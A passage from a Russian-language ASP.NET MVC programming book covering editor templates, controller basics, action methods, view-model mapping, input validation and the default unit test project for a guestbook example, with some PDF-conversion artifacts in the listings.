        (!String.IsNullOrEmpty(Html.Label(prop.PropertyName).ToHtmlString())) {
            <div class="editor-label">
                @Html.Label(prop.PropertyName):
            </div>
        }
        <div class="editor-field">
            @Html.Editor(prop.PropertyName)
            @Html.ValidationMessage(prop.PropertyName, "*")
        </div>
        <div class="cleaner"></div>
    </div>
}

```


Строка 6: Отображает надпись для свойства

Строка 10: Отображает шаблон редактирования

Строка 11: Отображает сообщение валидации

Мы создаем цикл `for` для последовательного прохождения по `ModelMetadata.Properties`, которые должны выводиться для редактирования и не отображались на экране до этого момента, путем отображения надписи, шаблона редактирования и сообщения валидации для каждого свойства добавлением в блок тега `div`. Наконец, мы добавляем пустой тег `div`, который сбрасывает `float` стиль, применяемый для достижения стиля столбца. Окончательный внешний вид страницы показан на рисунке 3-5.

Рисунок 3-5: Внешний вид страницы, основанной на плавающем стиле, порожденный пользовательским шаблоном Object



Путем помещения логики отображения в глобальные шаблоны мы можем с легкостью стандартизировать внешний вид режимов отображения и редактирования наших представлений в рамках всего сайта. Для областей, которым необходима пользовательская настройка, мы можем выборочно переопределить или предоставить новые шаблоны. Благодаря стандартизации и инкапсуляции логики отображения в одном месте нам нужно будет писать меньшее количество кода и для того, чтобы повлиять на весь наш сайт, нам потребуется выполнить доработки всего лишь в одном месте. Если мы захотим изменить наш виджет выбора даты, то мы можем просто перейти к шаблону `date-time` и легко изменить внешний вид и поведение нашего сайта.

3.4. Резюме

MVC паттерн снижает уровень захламления бизнес логики представления. К несчастью, на данный момент представления вносят свою долю сложности в процесс разработки приложений. Для управления этой сложностью и уменьшения частоты сбоев в работе мы рассмотрели то, как можно использовать строго типизированные представления и разделенные модели представлений для усиления связи между представлениями. Вместе с увеличением популярности разделенных моделей представлений стало возможным использование шаблонов для извлечения содержимого из метаданных этих моделей представлений. Наряду с разделенными моделями представлений в данный момент вы можете хранить все, что связано с представлениями вашего приложения отдельно от доменной модели.

Теперь, когда вы поняли, как работают представления, мы изучим основы использования контроллеров, которые рассматриваются в главе 4.

4. Контроллеры, содержащие действия

Данная глава охватывает следующие темы:

- Что представляет собой контроллер
- Что входит в состав контроллера
- Преобразование моделей представлений вручную
- Валидация вводимых пользователем данных
- Использование предлагаемого по умолчанию проекта модульного теста

В двух предыдущих главах мы рассматривали основные принципы создания простого приложения "Guestbook" и различные доступные варианты передачи данных в представления. В этой главе мы завершим создание приложения "Guestbook" более подробным изучением контроллеров. Мы исследуем, что должно входить (и не входить) в контроллер, рассмотрим, как вручную создавать модели представлений, проверять достоверность простых данных, вводимых пользователем, а также записывать код для методов действий контроллера, в которых не используются представления. Все это даст нам хороший набор "строительных блоков" для создания наиболее универсальных видов методов действий контроллера.

Помимо этого мы вкратце ознакомим вас с модульным тестированием методов действий контроллера, и таким образом, вы сможете проверять, правильно ли они работают. Мы начнем с рассмотрения предлагаемого по умолчанию проекта модульного теста, а затем перейдем к созданию модульных тестов для `GuestbookController`, с которым мы работали в предыдущих главах.

Но перед погружением в эти новые концепции давайте вкратце резюмируем цель контроллеров и методов действий.

4.1. Изучение контроллеров и действий

Как вы уже поняли из главы 2, контроллер является одним из компонентов ASP.NET MVC приложения. Это класс, который содержит один или более одного открытого метода (действия), соответствующего конкретному URL-адресу. Эти действия выполняют в вашем приложении функции "клей", соединяя вместе данные, взятые из модели, и пользовательский интерфейс приложения (представление). В связи с этим важно понимать, как работают эти действия. В этом разделе вы получите лучшее понимание того, как работают методы действия контроллера, поскольку мы вкратце исследуем строение контроллера и рассмотрим, что обычно должно входить в состав метода действия этого контроллера. Но для начала давайте напомним себе, как выглядит действие контроллера. Ниже представлено действие `Index` нашего `GuestbookController`.

Листинг 4-1: Действие `Index` контроллера `GuestbookController`

```
public class GuestbookController : Controller
{
    private GuestbookContext _db = new GuestbookContext();
    public ActionResult Index()
    {
        var mostRecentEntries = (from entry in _db.Entries
                                 orderby entry.DateAdded descending
                                 select entry).Take(20);
        var model = mostRecentEntries.ToList();
    }
}
```

```
        return View(model);
    }
}
```

Строка 1: Наследуется от Controller

Строка 4: Открытый метод действия

Наш контроллер включает в себя класс, унаследованный от класса Controller и содержащий открытые методы, которые определяют действия. В главе 2 мы упоминали о том, что все контроллеры должны быть унаследованы от базового класса Controller, но это не совсем верно – контроллеры необязательно должны быть унаследованы от базового класса Controller, но для фреймворка необходимо, чтобы контроллеры, по крайней мере, реализовывали интерфейс класса IController или они не смогут обрабатывать веб-запросы. Для того чтобы понять, как же фреймворк решает, должен ли конкретный класс рассматриваться в качестве контроллера, давайте рассмотрим подробнее интерфейс IController.

4.1.1. IController и базовые классы контроллера

Интерфейс IController определяет самый основной элемент контроллера – метод под названием Execute, который в качестве параметра получает объект RequestContext:

```
public interface IController
{
    void Execute(RequestContext requestContext);
}
```

Самый простой вид контроллера мог бы реализовать этот интерфейс, а затем переписать некоторый HTML для добавления отклика.

Листинг 4-2: Реализация интерфейса IController вручную

```
public class SimpleController : IController
{
    public void Execute(RequestContext requestContext)
    {
        requestContext.HttpContext.Response.Write("<h1>Welcome to the Guest Book.</h1>");
    }
}
```

Строка 1: Реализует IController

Строка 3: Определяет метод Execute

Строка 5: Записывает HTML для отклика

Данный контроллер реализует интерфейс IController путем определения метода Execute. Внутри этого метода мы можем напрямую получить доступ к объектам HttpContext, Request и Response. Такой способ определения контроллеров очень близок к метаязыку, но не очень полезен. Мы не можем отображать представления напрямую и прекращаем смешивать процесс отображения с логикой контроллера посредством написания HTML прямо внутри контроллера. Кроме того, мы не

принимаем во внимание все полезные возможности фреймворка, например такие, как безопасность (которую мы рассмотрим в главе 8), связывание данных модели (глава 10) и результаты действий (глава 16). Мы также потеряли возможность определять метод действия – все запросы к этому контроллеру управляются методом Execute.

На самом деле маловероятно, что вам потребуется реализовывать интерфейс IController, потому что сама по себе такая возможность не особенно полезна (но такая возможность присутствует на тот случай, если по каким-то причинам вам будет необходимо пренебречь большинством других возможностей фреймворка). Чаще всего вместо этого вы будете выполнять наследование от базового класса. Существует два базовых класса, от которых вы можете унаследовать контроллер – ControllerBase и Controller.

Наследование от класса ControllerBase

Класс ControllerBase напрямую реализует интерфейс IController, но содержит инфраструктуру, необходимую для нескольких возможностей, которые мы уже рассматривали. Например, класс ControllerBase содержит свойство ViewData, которое, как вы видели ранее, может быть использовано для передачи данных в представление. Тем не менее, сам по себе класс ControllerBase не очень полезен – мы все еще не можем отображать представления или использовать методы действий. За это уже отвечает класс Controller.

Наследование от класса Controller

Класс Controller наследуется от класса ControllerBase, поэтому в него включены все свойства, определенные в классе ControllerBase (к примеру, свойство ViewData), но в тот же время данный класс добавляет значительное количество дополнительных функциональных возможностей. Этот класс содержит ControllerActionInvoker, который знает, как выбирать метод, который необходимо выполнить, на основании URL-адреса, и определяет такие методы, как метод View, который, как вы уже видели, может использоваться для отображения представления в рамках действия контроллера. Это тот класс, от которого вы будете наследовать свои классы при создании своих собственных контроллеров (и который мы будем продолжать использовать в этой книге в дальнейшем). В большинстве случаев нет причины выполнять наследование напрямую от ControllerBase или IController, но полезно знать, что они существуют, поскольку они играют важную роль в MVC конвейере.

Теперь, когда мы увидели, как класс становится контроллером, давайте перейдем к рассмотрению того, что представляет собой метод действия.

4.1.2. Что представляет собой метод действия

Из главы 2 вы узнали, что методы действия – это открытые методы класса контроллеров (в действительности, правила определения того, должен ли метод рассматриваться в качестве действия, несколько сложнее – мы рассмотрим эти правила в главе 16). Чаще всего метод действия возвращает экземпляр ActionResult (к примеру, ViewResult при вызове return View()). Но методы действия не обязаны возвращать экземпляры ActionResult. Например, действие могло бы возвращать результат void и напрямую записывать код отклика (подобно SimpleController в листинге 4.2.):

```
public class AnotherSimpleController : Controller
{
    public void Index()
    {
```

```

        Response.Write("<h1>Welcome to the Guest Book.</h1>");
    }
}

```

Того же результата можно было бы достичь путем возврата фрагмента HTML напрямую из действия контроллера:

```

public class AnotherSimpleController : Controller
{
    public string Index()
    {
        return "<h1>Welcome to the Guest Book.</h1>";
    }
}

```

Так можно поступить, потому что `ControllerActionInvoker` гарантирует, что возвращаемое значение действия всегда будет преобразовываться в `ActionResult`. Если действие уже возвращает `ActionResult` (например, `ViewResult`), то в этом случае этот метод просто вызывается. Тем не менее, если действие возвращает значение другого типа (в данном примере – типа `String`), то возвращаемое значение преобразовывается в объект `ContentResult`, который просто переписывает HTML для добавления отклика. Выходной результат будет таким же, как и при использовании `ContentResult` напрямую:

```

public class AnotherSimpleController : Controller
{
    public string Index()
    {
        return Content("<h1>Welcome to the Guest Book.</h1>");
    }
}

```

Это означает, что для простых действий вы могли бы отображать HTML-разметку напрямую в веб-браузер без необходимости использования представления. Тем не менее, обычно такой подход не применяется в реальных приложениях. Лучше всего хранить процесс отображения отдельно от контроллера, полагаясь вместо этого на представления. Это упрощает процесс изменения пользовательского интерфейса приложения, отменяя необходимость изменения кода контроллера.

Помимо отображения разметки или возврата представления существуют другие доступные типы результатов действий. Например, вы можете перенаправить веб-браузер пользователя на другую страницу, возвращая `RedirectToRouteResult` (который вы использовали при вызове метода `RedirectToAction` в листинге 2.7 главы 2) или возвращая содержимое других типов, к примеру, `JSON` (который мы рассмотрим в главе 7, когда будем изучать Ajax-функциональность).

Также для того чтобы открытые методы контроллера не являлись действиями, вы можете использовать `NonActionAttribute`:

```

public class TestController : Controller
{
    [NonAction]
    public string SomePublicMethod()
    {
        return "Hello World";
    }
}

```

}

`NonActionAttribute` является примером селектора метода действия, который может использоваться для переопределения применяемой по умолчанию технологии, при которой название метода совпадает с названием действия. `NonActionAttribute` – самый простой вид селектора, который не допускает доступа к методу посредством URL. Вы уже встречались с еще одним примером селектора действия в главе 2 – селектор `HttpPostAttribute`, который гарантирует, что действие отвечает только на запросы HTTP POST.

Примечание

Необходимость использования `NonActionAttribute` встречается довольно редко. Если вы сталкиваетесь с открытым методом класса контроллеров, который не нужно использовать в качестве действия, то вероятно, лучше всего спросить себя, действительно ли лучшим местом для этого метода является класс контроллеров. Если это служебный метод, он, скорее всего, должен быть закрытым. Если для обеспечения тестируемости метод был сделан открытым, то это может служить указанием на то, что его необходимо извлечь в отдельный класс.

Теперь, когда мы вкратце рассмотрели, что представляет собой действие, вы можете изучить различные способы отправки контента в веб-браузер. Так же, как и при отображении представлений, вы можете напрямую отправлять контент в веб-браузер и выполнять другие действия, к примеру, перенаправление. Все эти способы могут пригодиться вам при создании собственного приложения.

Теперь давайте рассмотрим, какого вида логика должна присутствовать внутри метода действия.

4.2. Что должно входить в метод действия?

Одним из главных преимуществ MVC паттерна является концепция разделения, которая позволяет пользовательскому интерфейсу и логике отображения существовать отдельно от кода приложения, тем самым упрощая процесс эксплуатации этого приложения. Но, возможно, если вы не собираетесь делать ваши контроллеры облегченными и сфокусированными, то вам проще отказаться от указанных преимуществ MVC паттерна.

Контроллер должен играть роль координатора – он, действительно, не должен содержать никакой бизнес-логики, а вместо этого выступать в роли одной из форм конвертирования, преобразующей вводимые пользователем данные (из представления) в объекты, которые могут использоваться доменной моделью (где находится бизнес-логика приложения), и наоборот. Этот процесс продемонстрирован на рисунке 4-1.

Рисунок 4-1: Контроллер является координатором между представлением и моделью



Давайте рассмотрим два универсальных примера задач, выполняемых контроллером, – преобразование моделей представлений вручную и прием введенных пользователем данных. Во-первых, для того чтобы продемонстрировать, как преобразовывать модели представлений, мы обратимся к нашему приложению "Guestbook" и добавим новую страницу, которая должна отображать данные в формате, отличном от того, в котором они хранятся. Во-вторых, на нашу страницу мы добавим некоторую валидацию для добавляемых записей, чтобы убедиться, что мы не можем хранить в нашей базе данные недопустимого типа. В конце этого раздела вы должны получить первичное понимание того, как создавать специфичные для представлений (моделей представлений) структуры данных и как выполнять первичную валидацию вводимых данных.


4.2.1. Преобразование моделей представлений вручную

В главе 3 мы рассмотрели понятие строго типизированных представлений и модели представления – объект модели, который был создан исключительно с целью отображения данных на экране. В дальнейшем в наших примерах мы использовали тот же класс (`GuestbookEntry`) и как доменную модель, и как модель нашего представления – данный класс представляет данные, хранящиеся в базе данных, а также поля пользовательского интерфейса нашего приложения.

Для совсем небольших приложений, подобных нашей гостевой книге, такой подход вполне подходит, но как только приложения усложняются, часто возникает необходимость разделять эти два понятия, если структура сложного пользовательского интерфейса неизбежно должна вручную преобразовываться в структуру модели. В связи с этим нам необходимо иметь возможность преобразовывать экземпляры нашей доменной модели в модели представлений.

Для примера давайте добавим в наше приложение "Guestbook" новую страницу, которая отображает информацию о том, сколько комментариев может быть опубликовано каждым пользователем, как это показано на рисунке 4-2.

Рисунок 4-2: Простая страница с информацией о комментариях



Для создания этой страницы нам сначала необходимо создать модель представления, которая содержит по одному свойству для каждого столбца – имя пользователя и количество комментариев, которое он может опубликовать.

```
public class CommentSummary
{
    public string UserName { get; set; }
    public int NumberOfComments { get; set; }
}
```

Теперь нам необходимо создать действие контроллера (продемонстрировано в листинге 4.3), которое будет запрашивать у базы данных необходимые для отображения данные, а затем проецировать их в экземпляры класса `CommentSummary`.

Листинг 4-3: Проецирование данных гостевой книги в модель представления

```
public ActionResult CommentSummary()
{
    var entries = from entry in _db.Entries
        group entry by entry.Name
        into groupedByName
        orderby groupedByName.Count() descending
        select new CommentSummary
    {
        NumberOfComments =
            groupedByName.Count(),
        UserName = groupedByName.Key
    };
    return View(entries.ToList());
}
```

Строка 3: Извлекает данные гостевой книги

Строки 4-5: Группирует данные по именам пользователей

Строки 7-12: Проецирует их в модель представления

Строка 13: Отправляет модель представления в представление

В этом примере мы используем язык интегрированных запросов (LINQ) для выполнения запроса данных гостевой книги и группируем данные по именам пользователей, которые публиковали эти данные. Затем мы проецируем эти данные в экземпляры нашей модели представления, которая в дальнейшем может быть передана в представление.

Поскольку логика преобразования в этом примере довольно проста, то имеет смысл хранить эту логику в действии контроллера. Но если бы преобразование усложнилось (например, если бы для построения модели в нашем примере потребовалось бы огромное количество данных из множества различных источников), то для обеспечения облегченности нашего приложения было бы лучше переместить логику из действия контроллера в отдельный, предназначенный для этих целей класс.

Соответствующее представление для нашего нового скриншота является строго типизированным и просто выполняет цикл по экземплярам класса `CommentSummary`, а затем отображает их в виде строк таблицы.

Листинг 4.4: Отображение экземпляров класса `CommentSummary` в таблице

```
@model IEnumerable<Guestbook.Models.CommentSummary>


| Number of comments | User name |
|--------------------|-----------|
|--------------------|-----------|


```

Автоматическое преобразование моделей представления

Кроме проецирования вручную в данном примере мы продемонстрировали, что для того чтобы преобразовывать доменные объекты в модели представления, записывая при этом меньший объем кода, вы можете воспользоваться таким инструментом, как библиотека с открытым исходным кодом AutoMapper. То, как эта библиотека может использоваться в MVC проектах, мы изучим в главе 11.

В данном разделе мы только вкратце рассмотрели модели представлений, но мы вернемся к более детальному их изучению в следующей главе, где мы также исследуем разницу между моделями представлений и моделями вводимых данных.

Помимо простых операций преобразования еще одной универсальной задачей контроллеров является выполнение валидации данных, вводимых пользователем.

4.2.2. Валидация вводимых данных

В главе 2 мы рассмотрели пример приема данных, вводимых пользователем, в действии Create нашего GuestbookController:

```
[HttpPost]
public ActionResult Create(GuestbookEntry entry)
{
    entry.DateAdded = DateTime.Now;
    _db.Entries.Add(entry);
    _db.SaveChanges();
    return RedirectToAction("Index");
}
```

Данное действие всего лишь получает входные данные, опубликованные на странице "New comment", в форме объекта GuestbookEntry (который был проиллюстрирован моделью связывания данных в MVC паттерне), устанавливает дату, а затем вставляет эти данные в базу данных. Несмотря на то, что такой подход прекрасно работает, он не является самым лучшим – в нашем примере отсутствует валидация данных. На данном этапе пользователь может отправлять форму, не вводя при этом ни свое имя, ни комментарий. Давайте усовершенствуем свое приложение, добавив в него некоторую первичную валидацию данных.

Первое, что мы сделаем – это пометим свойства Name и Message класса GuestbookEntry атрибутами Required.

Листинг 4-5: Применение атрибутов валидации

```
public class GuestbookEntry
{
    public int Id { get; set; }
    [Required]
    public string Name { get; set; }
    [Required]
    public string Message { get; set; }
    public DateTime DateAdded { get; set; }
}
```

Строки 4, 6: Помечаем свойства атрибутами Required

Атрибут Required располагается в пространстве имен System.ComponentModel.DataAnnotations и обеспечивает возможность валидации конкретных свойств объекта (в этом пространстве имен присутствует несколько других атрибутов, к примеру, StringLengthAttribute, который выполняет проверку на непревышение максимальной длины строки, – мы рассмотрим эти атрибуты более детально в главе 6).

После выделения свойств Name и Message MVC будет автоматически проверять достоверность этих свойств при вызове действия Create. Мы можем проверить, выполняется ли валидация данных успешно или же не выполняется вовсе, путем проверки свойства ModelState.IsValid, а затем принятия решения о том, что делать в случае, если валидация не выполняется. Ниже представлена обновленная версия нашего действия Create.

Листинг 4-6: Проверка успешности выполнения валидации данных

```
[HttpPost]
```

```

public ActionResult Create(GuestbookEntry entry)
{
    if (ModelState.IsValid)
    {
        entry.DateAdded = DateTime.Now;
        _db.Entries.Add(entry);
        _db.SaveChanges();
        return RedirectToAction("Index");
    }
    return View(entry);
}

```

Строка 4: Проверяет, успешно ли выполнилась валидация

Строка 11: Заново отображает страницу в случае, если валидация не выполнилась

В этот раз вместо простого сохранения новой записи в базе данных мы сначала проверяем, возвращают ли свойство `ModelState.IsValid` значение `true`. Если это так, то мы продолжаем сохранять новую запись, как и делали это ранее. Тем не менее, если свойство возвращает значение `false`, то вместо этого мы заново отображаем представление `Create`, которое дает пользователю возможность исправить данные перед повторной отправкой формы.

Примечание

Помните, что вызов свойства `ModelState.IsValid` в действительности не выполняет валидацию данных; с помощью него всего лишь проверяется, выполнилась валидация успешно или нет. Сама валидация происходит перед вызовом действия контроллера.

Мы можем отобразить сообщение об ошибке, сгенерированное провалом выполнения валидации, путем вызова метода `Html.ValidationSummary`.

Листинг 4-7: Отображение в представлении сообщений об ошибках

```

@Html.ValidationSummary()
@using(Html.BeginForm()) {
    <p>Please enter your name: </p>
    @Html.TextBox("Name")
    <p>Please enter your message: </p>
    @Html.TextArea("Message", new{rows=10,cols=40})
    <br /><br />
    <input type="submit" value="Submit Entry" />
}

```


Строка 1: Выводит отчет, содержащий сообщения об ошибках

Строки 4, 6: Создает поля ввода посредством вспомогательных методов

Заметьте, что помимо вызова метода `ValidationSummary` в верхней части кода представления мы также использовали вспомогательные методы MVC для генерации текстовых полей на нашей странице (в главе 2 мы вручную записывали соответствующую разметку для элементов `input` и `textarea`). Одним из преимуществ использования этих вспомогательных методов является то, что MVC будет автоматически обнаруживать сообщения об ошибках валидации данных (потому как элементы имеют те же имена, что и свойства моделей недопустимого типа) и применять класс CSS, который может

использоваться для указания на то, что в поле присутствует ошибка. В данном примере, поскольку в основе нашего приложения лежит предлагаемый по умолчанию шаблон MVC проекта, невалидные поля будут помечаться светло-красным задним фоном, как это показано на рисунке 4.3.

Рисунок 4-3: Отображение сообщений об ошибках и выделение невалидных полей



Сообщения об ошибках, которые вы видите на рисунке 4.3, являются используемыми по умолчанию в ASP.NET MVC сообщениями об обязательности заполнения полей. Мы можем переопределить эти сообщения и использовать вместо них собственные, изменив для этого объявление атрибута `Required` таким образом, чтобы в него входило пользовательское сообщение:

```
[Required(ErrorMessage = "Please enter your name")]
```

В противном случае, если вы не хотите жестко кодировать сообщение, а вместо этого хотите полагаться на поддержку платформой .NET локализации через файлы ресурсов, то вы могли бы задать имя и тип ресурса:

```
[Required(ErrorMessageResourceType = typeof(MyResources),  
ErrorMessageResourceName = "RequiredNameError")]
```

Мы рассмотрели пару универсальных сценариев для действий контроллера. Вы увидели, что часто появляется необходимость принимать данные из модели и проецировать их в различную форму для отображения представления. Вы также увидели, что необходимо проверять достоверность вводимых данных, чтобы быть уверенными в том, что в вашей базе данных в итоге не будут храниться невалидные данные. Но как вы узнаете, что ваше действие контроллера выполняется правильно? Было бы проще случайным образом вводить ошибки, но тогда бы на тестирование каждого контроллера вручную потребовалось много времени. Настало время для изучения автоматического тестирования – модульного тестирования – и того, как вы можете использовать его для того, чтобы убедиться в том, что ваши действия контроллера выполняют то, что вы задумали.

4.3. Знакомство с модульным тестированием

В этом разделе мы вкратце ознакомимся с тестированием контроллеров. Среди всего множества различных видов автоматического тестирования на данном этапе мы будем иметь дело только с одним видом: модульное тестирование.

Модульные тесты – это небольшие скриптовые тесты, чаще всего написанные на том же языке, что и код программы. Они настраивают и тестируют работу отдельного компонента в изоляции от остальных компонентов системы для того, чтобы убедиться в том, что данный компонент работает корректно. С ростом приложения также увеличивается количество модульных тестов. Общепринятым является тот факт, что приложения могут содержать сотни и даже тысячи тестов, которые могут выполняться в любое время для обеспечения уверенности в том, что в код случайно не закралиась ошибка.


Подтверждением того, что модульные тесты быстро выполняются, является тот факт, что они не вызывают никакой обработки. При модульном тестировании кода контроллера любые зависимости должны быть смоделированы таким образом, чтобы единственным выполняемым кодом был сам контроллер. Чтобы это было возможным важно, чтобы контроллеры были созданы таким образом, что любые внешние зависимости могли бы легко преобразовываться (к примеру, вызов базы данных или веб-службы).

Для эффективного тестирования нашего GuestbookController нам необходимо внести в него несколько изменений, чтобы обеспечить его тестируемость, но прежде чем сделать это, давайте рассмотрим используемый по умолчанию проект модульного теста, являющийся частью ASP.NET MVC.

4.3.1. Использование встроенного проекта теста

По умолчанию при создании нового ASP.NET MVC проекта Visual Studio предоставляет возможность создания проекта модульного теста (которую мы вкратце рассматривали в главе 2, и которая продемонстрирована на рисунке 4-4).

Рисунок 4-4: Создание проекта модульного теста



Если вы выбрали опцию создания проекта модульного теста, то Visual Studio сгенерирует проект модульного теста при помощи Visual Studio Unit Testing Framework. Проект модульного теста содержит пару примерных тестов, которые можно обнаружить в классе HomeControllerTest, как это показано в листинге 4-8.

Примечание

Несмотря на то, что по умолчанию проект модульного теста использует Visual Studio Unit Testing Framework (MSTest), существует возможность расширения данного диалогового окна для того, чтобы воспользоваться другим фреймворком модульного тестирования, например, NUnit, MbUnit или xUnit.net. На практике для добавления других фреймворков тестирования проще воспользоваться NuGet, чем расширять это диалоговое окно.

Листинг 4-8: Примеры тестов для HomeController, предлагаемые по умолчанию

```
[TestClass]
public class HomeControllerTest
{
    [TestMethod]
    public void Index()
    {
        // Arrange
        HomeController controller = new HomeController();
        // Act
        ViewResult result = controller.Index() as ViewResult;
        // Assert
        Assert.AreEqual("Modify this template to jump-start",
result.ViewBag.Message);
    }
    [TestMethod]
    public void About()
    {
        // Arrange
        HomeController controller = new HomeController();
        // Act
        ViewResult result = controller.About() as ViewResult;
        // Assert
        Assert.IsNotNull(result);
    }
}
```

Строка 8: Создает экземпляр контроллера

Строка 10: Тестирует метод действия

Строка 12: Выводит результаты

